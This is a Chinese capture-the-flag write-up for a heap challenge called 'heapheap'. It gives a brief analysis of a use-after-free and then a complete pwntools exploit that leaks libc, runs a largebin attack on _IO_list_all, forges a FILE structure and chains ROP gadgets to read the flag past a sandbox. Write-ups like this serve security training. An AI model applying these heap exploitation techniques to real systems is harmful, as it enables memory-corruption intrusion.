
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)

Pwn:heapheap


解题思路:

用ida64打开附件，考的是2.31版的堆，静止了execve的调用，并把沙箱给打开了，所以应该只能调用read以及puts函数来输出flag



上方是delete函数，有个UAF漏洞，同时chunk的size限制在0x400到0x500中间，所以应该是打IO。

解题步骤：首先free一个chunk然后show可以拿到libc的main\_arena地址，手动减去偏移就是libc基址了。然后利用覆写bk\_nextsize函数进行largebin attack把chunk地址写到IO\_list\_all伪造IO，最后调用exit触发IO把ROP链子跑起来输出flag即可：



Exp:

from pwn import \*

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long

context.log\_level = 'debug'

context(arch='amd64', os='linux')

context.terminal = ['tmux', 'splitw', '-h']

script = '''

    b \_IO\_flush\_all\_lockp

    b exit

    b \_IO\_wfile\_seekoff

    b \_IO\_switch\_to\_wget\_mode

'''

a = remote('182.92.237.102', 11000)

def add\_note(idx, size):

    a.sendlineafter("Your choice:", "1")

    a.sendlineafter("index:", str(idx))

    a.sendlineafter("Size", str(size))

def show\_note(idx):

    a.sendlineafter("Your choice:", "2")

    a.sendlineafter("index:", str(idx))

def edit\_note(idx, con):

    a.sendlineafter("Your choice:", "3")

    a.sendlineafter("index:", str(idx))

    a.sendlineafter("context:", con)

def delete\_note(idx):

    a.sendlineafter("Your choice:", "4")

    a.sendlineafter("index:", str(idx))

def exploit():

    a.sendlineafter("Your choice:", "5")

add\_note(0, 0x450)

add\_note(1, 0x450)

add\_note(2, 0x440)

add\_note(3, 0x460)

edit\_note(1, b'./flag\x00')

delete\_note(0)

show\_note(0)

a.recv()

a.recv(10)

addr = u64(a.recv(6) + b'\x00\x00')

libc\_base = addr - (0x750c7589cbe0 - 0x750c756b0000)

io\_all = libc\_base + 0x1ED5A0

add\_note(4, 0x4f0)

edit\_note(0, p64(addr) \* 2 + p64(0) + p64(io\_all - 0x20))

delete\_note(2)

add\_note(4, 0x4f0)

show\_note(0)

a.recvuntil(b"context: \n")

heap\_addr = u64(a.recv(6) + b'\x00\x00')

fake\_io = heap\_addr

IO\_file\_jumps = libc\_base + 0x1E94A0

IO\_wfile\_jumps = libc\_base + 0x1E8F60

execve\_addr = libc\_base + 0xe3170

setcontext\_61 = libc\_base + 0x54F20 + 61

lr = libc\_base + 0x578C8

ret = libc\_base + 0x578C9

pop\_rdi = libc\_base + 0x023b6a

pop\_rsi = libc\_base + 0x2601f

pop\_rdx\_r12 = libc\_base + 0x0119431

open64 = libc\_base + 0x10df00

read\_a = libc\_base + 0x10e1e0

puts = libc\_base + 0x84420

name = heap\_addr - 0x653af7781b50 + 0x653af77816f0 + 0x10

out = libc\_base + 0x79ab21b9e6a0 - 0x79ab219b1000

payload = flat({

    0x30: [p64(0), p64(0), p64(0), p64(1), p64(fake\_io + 0x138)],

    0xa0: [p64(fake\_io + 0x30)],

    0xc0: [p64(1)],

    0xd8: [p64(IO\_wfile\_jumps + 0x30)],

    0x110: [p64(fake\_io + 0x118)],

    0x118: flat({

        0x18: [p64(setcontext\_61)]

    }, filler=b'\x00'),

    0x138: flat({

        0x68: p64(fake\_io + 0x1e8),

        0x70: p64(0),

        0x88: p64(0),

        0xa0: p64(fake\_io + 0x1e8),

        0xa8: p64(ret)

    }, filler=b'\x00'),

    0x1e8: flat({

        0x00: p64(pop\_rdi) + p64(name) + p64(pop\_rsi) + p64(0) + p64(open64) + p64(pop\_rdi) + p64(3) + p64(pop\_rsi) + p64(name + 0x30) + p64(pop\_rdx\_r12) + p64(0x100) + p64(0x0) + p64(read\_a) + p64(pop\_rdi) + p64(name + 0x30) + p64(puts)

    }, filler=b'\x00')

}, filler=b'\x00')

edit\_note(2, payload[0x10:])

exploit()

print(hex(io\_all))

print(hex(heap\_addr))

a.interactive()